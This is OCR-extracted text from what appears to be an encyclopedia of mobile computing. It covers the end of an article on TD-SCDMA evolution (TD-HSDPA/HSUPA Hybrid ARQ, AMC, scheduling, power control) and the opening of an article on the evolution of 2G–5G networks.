With the fast retransmission ability and combing gain brought by Hybrid ARQ, the initial transmission can be performed in relative higher data rate and targets at higher error ratio, but with the same power as that of lower data rate targeting with lower error ratio. The required lower error ratio can be achieved by the subsequent retransmissions. Such operation can obtain the *Early Termination gain (ET gain)*. Shorter TTI, which is 5ms, in TD-HSDPA, will result in larger gain exploitation. Therefore, the delay-tolerant services, such as file-downloading, e-mail, and so forth, can be operated in this way. Other delay-sensitive services, such as streaming and VoIP, require more stringent initial transmission target error ratios; thus, it can only obtain little ET gain. However, such services can still benefit from the fast retransmission at MAC layer and information combining at PHY layer provided by Hybrid ARQ. Simulation provided in Chen**,** Peng**,** and Wang (2006a) proves that Hybrid ARQ can improve the TD-HSDPA performance significantly, even with only allowing one retransmission.


In TD-HSDPA, N-channel SAW Hybrid ARQ is adopted to facilitate the ARQ management and allow transmitting continuously. In N-channel SAW Hybrid ARQ, data transmitted over HS-DSCH is associated with one Hybrid ARQ process. Initial transmission and possible retransmission(s) are restricted to perform on the same process. Figure 2 illustrates the operation principle of N-channel SAW Hybrid ARQ in TD-HSDPA.

Adaptive Modulation and Coding (AMC)

The benefits of adapting the transmission parameters in a wireless system to the changing channel conditions are well known. In fact, fast power control is an example of a technique implemented to enable reliable communications while simultaneously improving the system capacity. The process of modifying the transmission parameters to compensate for the variations in channel conditions is known as link adaptation. Another technique that falls under this category of link adaptation is AMC (Goldsmith & Chua**,** 1998)..

The principle of AMC is to change the modulation and coding format in accordance with variations in the channel conditions. The channel conditions can be estimated, for example, based on feedback from the receiver. In a system with AMC, users in favorable positions, for example, users close to the cell site, are typically assigned higher order modulation with higher code rates (e.g., 64QAM with R=3/4 Turbo Codes), while users in unfavorable positions, for example, users close to the cell boundary, are assigned lower order modulation with lower code rates (e.g., QPSK with R=1/2 Turbo Codes). The main benefits of AMC are: (a) higher data rates are available for users in favor-

Figure 2. Principle of N-channel stop-and-wait hybrid ARQ (N=4)



able positions, which, in turn, increases the average throughput of the cell; and (b) reduced interference variation due to link adaptation, based on variations in the modulation/coding scheme instead of variations in transmit power.


In TD-HSDPA, the user measures the downlink channel quality and sends the CQI information on HS-SICH. After decoding the CQI information, the AMC entity at the base station decides which MCS should be used when it performs the next transmissions to this user. The chosen MCS information, that is, TFRI, is notified on HS-SCCH. Due to the interference fluctuation brought by smart antenna, the MCS selection accuracy is much lower in TD-HSDPA than that in WCDMA HSDPA (Chen, Peng, & Wang, 2006b; Holma, & Toskala, 2002). It has a negative impact on the performance of TD-HSDPA. Steps should be taken to overcome such disadvantage.

Scheduling

When serving packet services, resource sharing among users is believed to be more efficient than dedicating to a certain user. Resource sharing is enabled at TD-HSDPA via the shared channel HS-DSCH. Here, scheduling is an important function in determining when, at what resource, and at what rate of transmitting the packets to a certain user. Combined with AMC, scheduling in TD-HSDPA takes the advantage of fat-pipe multiplexing, that is, transmitting as many packets as possible to a certain user when it has relatively good channel quality. Different from TD-SCDMA, in TD-HSDPA, the scheduling entity resides in the base station, which enables the scheduler to quickly adapt to both the interference and user channel variations.

The scheduling policy is an implementation issue, which is flexible based on the system requirements. Generally, the greedy methods can improve the overall system throughput. Also, other scheduling methods may take the user fairness, traffic priority, service QoS, and operator's operating strategy into consideration (Chen, Lin, & Asimakis, 2007b). Examples are the PF scheduling (Jalali, Padovani, & Pankaj, 2000) method in providing NRT services, while EXP and M-LWDF (Andrews, Kumaran, & Ramanan, 2001) are believed to be suitable for serving the RT services. Under the mixed services scenario, in order to guarantee different QoS requirements of different multimedia services, a differential scheduling mechanism is required.


Figure 3. Data processing in multi-carrier TD-HSDPA



Multi-Carrier Operation

As shown in Figure 3, in multi-carrier TD-HSDPA, there are multiple sets of HSDPA-related channels, that is, multiple (HS-DSCH, HS-SCCH, HS-SICH) sets, one set for each carrier. Scheduling and resource allocation should be performed over all carriers simultaneously based on the CQI information on each carrier. In multi-carrier TD-HSDPA, there are a maximum of eight Hybrid ARQ processes for each carrier. Carrier data distribution is performed at MAC layer right above the Hybrid ARQ entity. Below Hybrid ARQ entity, there are multiple data flows and one for each carrier. TFRC (TF and Resource Combination) selection should be performed for each carrier separately. Physical layer processing, which is also performed separately for each data flow, is the same as that in single carrier. In multi-carrier HSDPA, the carrier resource scheduling and data distribution is an important issue. The scheduler should be designed carefully to fully exploit the frequency selectivity gain that is inherited in multi-carrier operation (Lin, Chen, & Asimakis, 2007).

Figure 4. TD-HSUPA system architecture



Uplink Evolution: TD-HSUPA

System Architecture


Figure 4 shows the architecture of TD-HSUPA at both the UE and UTRAN side (Chen, Han, & Wang, 2007a; 3GPP TR 25.827, 2006). The main modification of TD-HSUPA protocol stack, with respect to traditional TD-SCDMA system, is the physical and MAC layer. MAC-e and MAC-es are newly-added MAC sub-layers. MAC-e, which is located in the base station, is in charge of uplink scheduling, rate control, transmission of scheduling grants, and the Hybrid ARQ-related operation. Due to the Hybrid ARQ operation, PDU arriving in RLC layer may not be in sequence. MAC-es, which is located in RNC, is responsible for MAC-es PDUs reordering according to each PDU's TSN. At UE side, MAC-e/es sub-layer performs TFC selection and handles the Hybrid ARQ protocol-related functions (3GPP TR 25.827, 2006).

TD-HSUPA introduces, additionally, one transport channel and four physical channels. The newly-added transport channel is Enhanced-Dedicated Channel (E-DCH), which is used to transmit traffic data. Its physical layer channel is E-DCH Physical Uplink Channel (E-PUCH). The four physical channels are E-DCH Random Access Uplink Control Channel (E-RUCCH), E-DCH Absolute Grant Channel (E-AGCH), E-DCH Uplink Control Channel (E-UCCH), and E-DCH Hybrid ARQ Indicator Channel (E-HICH). These four physical channels are used for control purpose. The E-RUCCH is used to carry scheduling information, such as the UE buffer status, power headroom, and so forth, when E-PUCH resources are not available. The E-AGCH carries the UE-specific resource grant, which includes both code and interference resource. The grant information indicates the specific UE to transmit data using what physical resource and at what maximum allowable transmit power. The E-UCCH is the E-DCH-associated channel, whose function is the same as HS-SCCH in HSDPA. It indicates the TFC used in E-DCH, carriers Hybrid ARQ process ID, and RSN information. The E-HICH is used to carry Hybrid ARQ acknowledgement sent from the base station. The transmission of scheduling information is necessary due to the separate operation of the scheduling entity, that is, the base station in HSUPA, and data transmission entity, that is, UE in HSUPA. The scheduling entity needs such information to make the reasonable judgment. When UE has no resource to send traffic, that is, no E-PUCH resource, it may initiate E-RUCCH transmission to inform such information to the base station. When the UE has E-PUCH resource, the scheduling information is transmitted as MAC-e header.

Uplink Hybrid ARQ

Hybrid ARQ in TD-HSUPA also utilize N-channel ARQ protocol, which is the same as that in TD-HSDPA. ARQ used here is operated in an asynchronous way, which is different from that of TD-HSDPA. As shown in Figure 5, the time between data transmission and its feedback is fixed, while the time between different transmissions are flexible, which is determined by the scheduling policy. In the Figure, T1 is configurable by higher layers within the range of 4 to 15 traffic timeslots length.

Figure 5. TD-HSUPA hybrid ARQ timing



Hybrid ARQ profile specified in TD-HSUPA can provide MAC layer QoS differential. The Hybrid ARQ profile includes the power offset and the maximum allowed transmissions. The power offset allows certain traffic pumping more power than that is typically needed. Higher power means lower probability of requiring retransmissions which would results in low latency. These two attributes allow the flexible Hybrid ARQ operation. For example, delay-sensitive services can use a relative high power offset and low retransmission probability, while delay-tolerant traffic can have more transmissions and obtain higher ET gain.

Power Control and TFC Selection

The near-far problem is inherited in the CDMA uplink operation; close-loop power control is a well-known solution to settle such problems. Different from WCDMA HSUPA (Holma & Toskala**,** 2002), which is based on always-on-DPCCH for close-loop power control, in TD-HSUPA, the E-AGCH and E-PUCH is a close-loop power control pair. The transmitting power of E-PUCH is determined according to the following formula:

$$P = P_{e\text{-}base} + L + \beta_e + K_{E\text{-}PUCH} \qquad (1)$$

where L is the path-loss between the base station and UE, and β_e is the gain factor which is specific for individual TFC. $K_{E\text{-}PUCH}$ is the Hybrid ARQ power offset, and $P_{e\text{-}base}$ is a close-loop control component which is adjusted according to the TPC command carried on E-AGCH:

$$P_{e\text{-}base} = PRX_{des\_base} + \eta \cdot \sum_i TPC_i \qquad (2)$$

where $PRX_{des\text{-}base}$ is the required received reference power, and η is the power control step. Since the value of $P_{e\text{-}base}$ is known at both the base station and UE, the base station can effectively controls the transmit power of certain UE. In such a way, different from WCDMA system, no extra code channel is required for the close-loop power control maintenance, which is especially important for TD-HSUPA for its relatively less code channels.

TFC selection is performed at UE MAC-e layer based on the transmitting power that each TFC needs and the maximum transmitting power allowed by the network. TFC selection performs the same way as that in R99 DCH. In brief, the TFC that requires the largest power, but not higher than the maximum power that is allowed by the network, should be chosen. Since TD-HSUPA adopts higher modulation, that is, 16QAM, separate gain factors should be provided. In TD-HSUPA, the base station controls the maximum-allowed power that a certain UE can assume, and thus, the network can effectively control the data rate at which UE may transmit.

Scheduling, Rate, and Resource Control

Scheduling, rate, and resource control is the main RRM function in TD-HSUPA. In TD-HSUPA, the corresponding functional entity is MAC-e located in the base station, which allows for rapid resource allocation and for exploiting the burstiness in packet data transmissions. It enables the system to admit a larger number of high data rate users and to rapidly adapt to both the interference and user channel variations, thereby leading to an increase in capacity as well as an increase in the likelihood that a user will experience high data rates.

Unlike WCDMA HSUPA, TD-HSUPA uplink resource includes not only the tolerable interference, that is, the maximum-allowed power received at the base station, but also uplink code channels. For TD-HSUPA, due to the employment of smart antenna, things can be different. Uplink code channel scheduling should be paid more attention than the interference resource control. It is widely known that smart antenna not only can boost the absolute signal strength but also has positive effect on interference suppressing. Also, the joint detection used in uplink can eliminate a large part of the multiple access interference. Unlike WCDMA, which has almost unlimited uplink code channels, TD-HSUPA is code-limited in uplink for its relatively lower chip rate and for adopting common scrambling code for all uplink transmissions. Code channel, that is, OVSF codes, should be carefully managed, and one should make sure these limited code can be efficiently utilized.

The scheduling, rate, and resource control-related framework includes the two channels, E-RUCCH and E-AGCH, and the user status information, which is called Scheduling Information (SI). When a certain user does not have any uplink resource to transmit data, it initiates E-RUCCH transmission to report its SI to networks. After the scheduling, rate, and resource control procedure, judgment is made whether to allocate resource to this user. If the judgment is favorable, E-AGCH is transmitted to inform the user of the uplink resource, which includes time slot, code channel, and power resource. After decoding E-AGCH, the user will transmit data using the resource allocated by the network. Unlike WCDMA HSUPA, TD-HSUPA does not employ soft handover. No other grant channel is transmitted besides E-AGCH. E-RGCH (E-DCH Relative Grant Channel) is another grant channel in WCDMA HSUPA besides E-AGCH, which is used mainly for the interference control. As interference control is not as urgent as that in WCDMA system, it is not necessary to adopt another channel for such purpose in TD-HSUPA.

Besides the dynamic scheduling policy, TD-HSUPA also allows non-scheduling transmission, which is especially suitable for serving the guaranteed bit rate services. This mechanism allows the user to transmit urgent data, such as delay-sensitive service data or signaling without waiting for the base station's scheduling grant. It enables the QoS guarantee for some special services.

Multi-Carrier Operation

For the relatively low chip rate that TD-HSUPA deploys, the peak data rate is 2.2Mbps. It is relatively low in comparison to that of WCDMA HSUPA, which is 5.76Mbps. Multi-carrier TD-HSUPA is currently being proposed in CCSA. The basic operation principle is the same as that of multi-carrier TD-HSDPA. The carrier data distribution is performed at MAC layer below the MAC-es layer. The carrier resource position of E-AGCH and E-HICH should take the ability of user terminal into consideration. Multi-carrier operation has potential gain inherited in frequency selectivity gain (Lin, Chen, & Asimakis, 2007).

FURTHER EVOLUTION OF TD-SCDMA NETWORKS

With the ever-increasing demand on the data rate, long-term evolution of TD-SCDMA (LTE TDD) is now being standardized in 3GPP (3GPP TR 25.912, 2005; 3GPP TR 25.913, 2005). LTE TDD is based on OFDM modulation, which is basically different from the CDMA that TD-SCDMA adopts. It is more a revolution rather than an evolutionary step. The LTE TDD uplink multiple access scheme is based on SC-FDMA while downlink is OFDMA. MIMO technique is introduced in LTE TDD to further enhance the system performance. The system architecture of LTE TDD is more flat. RNC no long exists in LTE TDD system. The eNode-B takes most functions of RNC and eNode-Bs can communicate with each other via X1 interface. It is believed that such system architecture will benefit in the efficient resource usage and the overall system performance. The target of LTE TDD is to provide more than 100Mbps downlink data rate and 50Mbps at uplink over the 20MHz bandwidth. In LTE TDD, it hopes that the end user would get the same service experience as that which a wired counterpart provides.

In order to fully utilize the investment on TD-HSDPA and TD-HSUPA before it goes to LTE TDD, HSPA plus is now also being discussed in 3GPP. The target of HSPA plus is to further enhance the performance of TD-HSDPA/HSUPA, to make smoother the transition from TD-SCDMA to LTE TDD. Downlink 64QAM and MIMO is being discussed in HSPA plus. Other enhancements are L2 signal optimization, VoIP service over HSDPA/HSUPA, and so forth.

CONCLUSION

Due to the cost-efficiency and asymmetrical character of TDD mode, TD-SCDMA is believed to be the most promising wireless solution in providing multimedia services. In this article, the key concepts of the evolution of TD-SCDMA networks are introduced. The system architecture, key techniques, protocols, and channels are presented. By adopting the advanced techniques, such as AMC, Hybrid ARQ, scheduling and multi-carrier, TD-HSDPA enhanced the downlink performance of TD-SCDMA significantly. Various multimedia services can be handled via TD-HSDPA. Examples are file-downloading, e-mail, streaming services, and VoIP services. The multimedia providing capability of TD-SCDMA is further enhanced by TD-HSUPA. Gaming, file-uploading, MMS, and VoIP services can all be served well in TD-HSUPA.

In order to successfully deploy the commercial TD-SCDMA evolution systems, the key techniques impacting on the network performance and the novel network strategies should be proposed. The traditional TD-SCDMA network planning and optimization method is no longer suitable for TD-SCDMA evolution systems. The special network planning method and project steps should be configured for the deployment of such systems. The network optimization should be carried out in order to meet different QoS requirements of different multimedia services.

REFERENCES

Andrews, M., Kumaran, K., & Ramanan, K. (2001). Providing quality of service over a shared wireless link. *IEEE Communications Magazine, 39*(2), 150-154.

Chen**,** S. P., Han, J., & Wang, W. B. (2007a). TD-SCDMA uplink enhancement: High-speed uplink packet access. *Proceedings of FTC 2007, Beijing, China*.

Chen**,** S. P., Lin, H. B., & Asimakis, K. (2007b). Generalized scheduler providing multimedia services over HSDPA. *Proceedings of ICME 2007, Beijing, China*.

Chen**,** S. P., Peng, M. G., & Wang, W. B. (2006a). Performance analysis and improvement of HARQ techniques in TDD-HSDPA/SA systems. *Proceedings of ITST 2006, Chengdu, China*.

Chen**,** S. P., Peng, M. G., & Wang, W. B. (2006b). Performance analysis of link adaptation techniques in TDD-HSDPA systems. *Proceedings of ICT 2006, Madeira Island, Portugal*.

Goldsmith, A. J., & Chua, S. -G. (1998). Adaptive coded modulation for fading channels. *IEEE Transactions on Communications*, *46*(5), 595-602.

Holma**,** H.**,** & Toskala**,** A. (2002). *HSDPA/HSUPA for UMTS*. Chichester, England: John Wiley & Sons Press.

Jalali, A., Padovani, R., & Pankaj, R. (2000). Data throughput of CDMA-HDR: A high efficiency-high data rate personal communication wireless system. *Proceedings of VTC, Tokyo, Japan*.

Lin, H. B., Chen, S. P., & Asimakis, K. (2007). Scheduling and performance of multi-carrier TD-SCDMA HSDPA. *Proceedings of ChinaCom 2007, Shanghai, China*.

Peng**,** M. G., Chen, S. P., & Wang**,** W. B. (2007). 3G commercial deployment. In D. Taniar (Ed.), *Encyclopedia of mobile computing & commerce* (pp. 940-946). Hershey, PA: Information Science Publishing.

Peng, M. G., & Wang, W. B. (Ed.). (2007). *TD-SCDMA mobile communication system*. Beijing, China: China Machine Press.

3GPP 25.858 (2002). Physical layer aspects of UTRA high-speed downlink packet access. *3GPP Specifications*. Retrieved from http:// www.3gpp.org

3GPP TR 25.892 (2005). Feasibility study for orthogonal frequency division multiplexing (OFDM) for UTRAN enhancement. *3GPP Specifications*. Retrieved from http:// www.3gpp.org

3GPP TR 25.912 (2005). Feasibility study for evolved universal terrestrial radio access (UTRA) and universal terrestrial radio access network (UTRAN). *3GPP Specifications*. Retrieved from http:// www.3gpp.org

3GPP TR 25.913 (2005). Requirements for evolved UTRA (E-UTRA) and evolved UTRAN (E-UTRAN). *3GPP Specifications*. Retrieved from http:// www.3gpp.org

3GPP TR 25.827 (2006). 1.28Mcps TDD enhanced uplink; Physical layer aspects. *3GPP Specifications*. Retrieved from http:// www.3gpp.org

3GPP 25.308 (2007). High-speed downlink packet access (HSDPA): Overall description. *3GPP Specifications*. Retrieved from http:// www.3gpp.org

3GPP 25.321 (2007). Medium access control (MAC) protocol specification. *3GPP Specifications*. Retrieved from http:// www.3gpp.org

KEY TERMS

Automatic Modulation and Coding (AMC): A key technique in 3G evolution networks; it adapts the modulation and coding format according to the channel quality

Code Division Multiple Access (CDMA): A kind of multi-access method; users are distinguished in code domain. Other well-known multiple access methods are FDMA (frequency division multiple access), in which frequencies are used to distinguish different users, and TDMA (time division multiple access), in which time is used to distinguish different users.

High-Speed Downlink Packet Access (HSDPA): The downlink evolution of TD-SCDMA networks; it aims at providing high downlink data rate to users

High-Speed Uplink Packet Access (HSUPA): The uplink evolution of TD-SCDMA networks; it aims at providing high uplink data rate to users

Hybrid Automatic Repeat reQuest (Hybrid ARQ): Another key technique in 3G evolution networks; a kind of ARQ method, in which retransmission occurs at the Media Access Control (MAC) layer, and information of different transmissions are combined at Physical (PHY) layer

Multimedia Service: An aggregation of different kinds of media, including text, image, video, audio, and so forth

Quality of Service (QoS): A term which specifies the detail requirements on delay, delay jitter, packet loss, and data rate

Scheduling: Another key technique in 3G evolution networks; it decides which user should be severed, and at what data rate the user should be served

Time Division Duplex (TDD): A kind of duplex mode; another well-known duplex is FDD (frequency division duplex) mode. Uplink (from user to network) and downlink (from network to user) in TDD mode are divided by time and FDD by frequency

Time Division Duplex-Synchronous Code Division Multiple Access (TD-SCDMA): A 3G standard proposed by the China Academy of Telecommunications Technology (CATT) and Siemens jointly, and accepted by the ITU in 1999

Evolution of Technologies, Standards, and Deployment of 2G–5G Networks

Shakil Akhtar
Clayton State University, USA

INTRODUCTION

The fourth and fifth generation wireless mobile systems, commonly known as 4G and 5G, are expected to provide global roaming across different types of wireless and mobile networks, for instance, from satellite to mobile networks and to Wireless Local Area Networks (WLANs). 4G is an all IP-based mobile network using different radio access technologies providing seamless roaming and providing connection always via the best available network [1]. The vision of 4G wireless/mobile systems is the provision of broadband access, seamless global roaming, and Internet/data/voice everywhere, utilizing for each the most "appropriate" always best connected technology [2]. These systems are about integrating terminals, networks, and applications to satisfy increasing user demands ([3], [4]). 4G systems are expected to offer a speed of over 100 Mbps in stationary mode and an average of 20 Mbps for mobile stations reducing the download time of graphics and multimedia components by more than 10 times compared to currently available 2 Mbps on *3G* systems.

The fifth generation communication system is envisioned as the real wireless network, capable of supporting wireless world wide web (*wwww*) applications in 2010 to 2015 time frame. There are two views of 5G systems: evolutionary and revolutionary. In the evolutionary view the 5G (or beyond 4G) systems will be capable of supporting wwww allowing a highly flexible network such as a Dynamic Adhoc Wireless Network (*DAWN*). In this view advanced technologies including intelligent antenna and flexible modulation are keys to optimize the adhoc wireless networks. In revolutionary view 5G systems should be an intelligent technology capable of interconnecting the entire world without limits. An example application could be a robot with built-in wireless communication with artificial intelligence.

The 4G system is still predominantly a research and development initiative based upon 3G, which is struggling to meet its performance goals. The challenges for development of 4G systems depend upon the evolution of different underlying technologies, standards, and deployment. We present an overall vision of the 4G features, framework, and integration of mobile communication. First we explain the evolutionary process from *2G* to *5G* in light of used technologies and business demands. Next we discuss the architectural developments for 2G-5G systems, followed by the discussion on standards and services. Finally we address the market demands and discuss the development of terminals for these systems.

2G–5G NETWORKS: EVOLUTION

The first generation of *mobile phones* was analog systems that emerged in the early 1980s [5]. The second generation of digital mobile phones appeared in the 1990s along with the first digital mobile networks. During the second generation, the mobile telecommunications industry experienced exponential growth in terms of both subscribers and value-added services. Second generation networks allow limited data support in the range of 9.6 kbps to 19.2 kbps. Traditional phone networks are used mainly for voice transmission, and are essentially circuit-switched networks.

2.5G networks, such as General Packet Radio Service (*GPRS*), are an extension of 2G networks, in that they use circuit switching for voice and packet switching for data transmission resulting in its popularity since packet switching utilizes bandwidth much more efficiently. In this system, each user's packets compete for available bandwidth, and users are billed only for the amount of data transmitted.

3G networks were proposed to eliminate many problems faced by 2G and 2.5G networks, especially the low speeds and incompatible technologies such as Time Division Multiple Access (*TDMA*) [5] and Code Division Multiple Access (*CDMA*) [6] in different countries. Expectations for 3G included increased bandwidth; 128 Kbps for mobile stations; and 2 Mbps for fixed applications [7]. In theory, 3G should work over North American as well as European and Asian wireless air interfaces. In reality, the outlook for 3G is not very certain. Part of the problem is that network providers in Europe and North America currently maintain separate standards' bodies (*3GPP* for Europe and Asia; *3GPP2* for North America). The standards' bodies have not resolved the differences in air interface technologies. There is also a concern that in many countries 3G will never be deployed due to its cost and poor performance. Although it is possible that some of the weaknesses at physical layer will still exist in 4G systems, an integration of services at the upper layer is expected.

The evolution of mobile networks is strongly influenced by business challenges and the direction mobile system industry takes. It also relates to the radio access spectrum and the control restrictions over it that varies from country to country. However, as major technical advances are being standardized it becomes more complex for industry alone to choose a suitable evolutionary path. Many mobile system standards for Wide Area Networks (WANs) already exist, including the popular ones such as Universal Mobile Telecommunications Systems (*UMTS*), CDMA, and *CDMA-2000* (1X/3X). In addition there are evolving standards for Personal Area Networks (PANs), such as *Bluetooth* wireless, and for WLANs, such as IEEE 802.11.

The current trend in mobile systems is to support the high bit rate data services at the downlink via High Speed Downlink Packet Access (HSDPA). It provides a smooth evolutionary path for UMTS networks to higher data rates in the same way as Enhanced Data rates for Global Evolution (*EDGE*) do in Global Systems for Mobile communication (*GSM*). HSPDA uses shared channels that allow different users to access the channel resources in packet domain. It provides an efficient means to share spectrum that provides support for high data rate packet transport on the downlink, which is well adapted to urban environment and indoor applications. Initially, the peak data rates of 10 Mbps may be achieved using HSPDA. The next target is to reach 30 Mbps with the help of antenna array processing technologies followed by the enhancements in air interface design to allow even higher data rates.


Another recent development is a new framework for mobile networks that is expected to provide multimedia support ([8], [9]) for IP telecommunication services, called IP Multimedia Subsystems (IMS) [10]. Real-time rich multimedia communication mixing telecommunication and data services could happen due to IMS in wireline broadband networks. However, mobile carriers cannot offer their customers the freedom to mix multimedia components (text, pictures, audio, voice, video) within one call. Today a two party voice call cannot be extended to a multiparty audio and video conference. IMS overcomes such limitations and makes these scenarios possible.

The future of mobile systems is largely dependent upon the development and evolution of 4G systems, multimedia networking, and to some extent, *photonic networks*. It is expected that initially the 4G mobile systems will be used independent from other technologies. With gradual growth of high speed data support to multimegabits per second, an integrations of services will happen. In addition, developments in photonic switching might allow mobile communication on a completely photonic network using Wavelength Division Multiplexing (*WDM*) on photonic switches and routers. The evolutionary view of 4G systems to 5G include a support of wireless world wide web allowing highly flexible and reconfigurable dynamic ad hoc networks.

Network Architecture

The basic architecture of wireless mobile system consists of a mobile phone connected to the wired world via a single hop wireless connection to a base station (BS), which is responsible for carrying the calls within its region called cell (Figure 1). Due to limited coverage provided by a BS, the mobile hosts change their connecting base stations as they move from one cell to another. A hand-off (later referred to as "horizontal handoff" in this article) occurs when a mobile system changes its BS. The mobile station communicates via the BS using one of the wireless frequency sharing technologies such as FDMA, TDMA, CDMA, and so forth. Each BS is connected to a mobile switching center (MSC) through fixed links, and each MSC is connected to others via Public Switched Telephone Network (*PSTN*). The MSC is a local switching exchange that handles switching of mobile user from one BS to another. It also locates the current cell location of a mobile user via a Home Location Register (HLR) that stores current location of each mobile that belongs to the MSC. In addition, the MSC contains a visitor

Figure 1. Wireless mobile system network architecture



locations register (VLR) with information of visiting mobiles from other cells. The MSC is responsible for determining the current location of a target mobile using HLR and VLR by communicating with other MSCs. The source MSC initiates a call setup message to MSC covering target area for this purpose.


The first generation cellular implementation consisted of analog systems in 450–900 MHz frequency range using frequency shift keying for signaling and Frequency Division Multiple Access (FDMA) for spectrum sharing. The second generation implementations consist of TDMA/CDMA implementations with 900, 1800 MHz frequencies. These systems are called GSM for Europe and IS-136 for US. The respective 2.5G implementations are called GPRS and *CDPD* followed by 3G implementations.

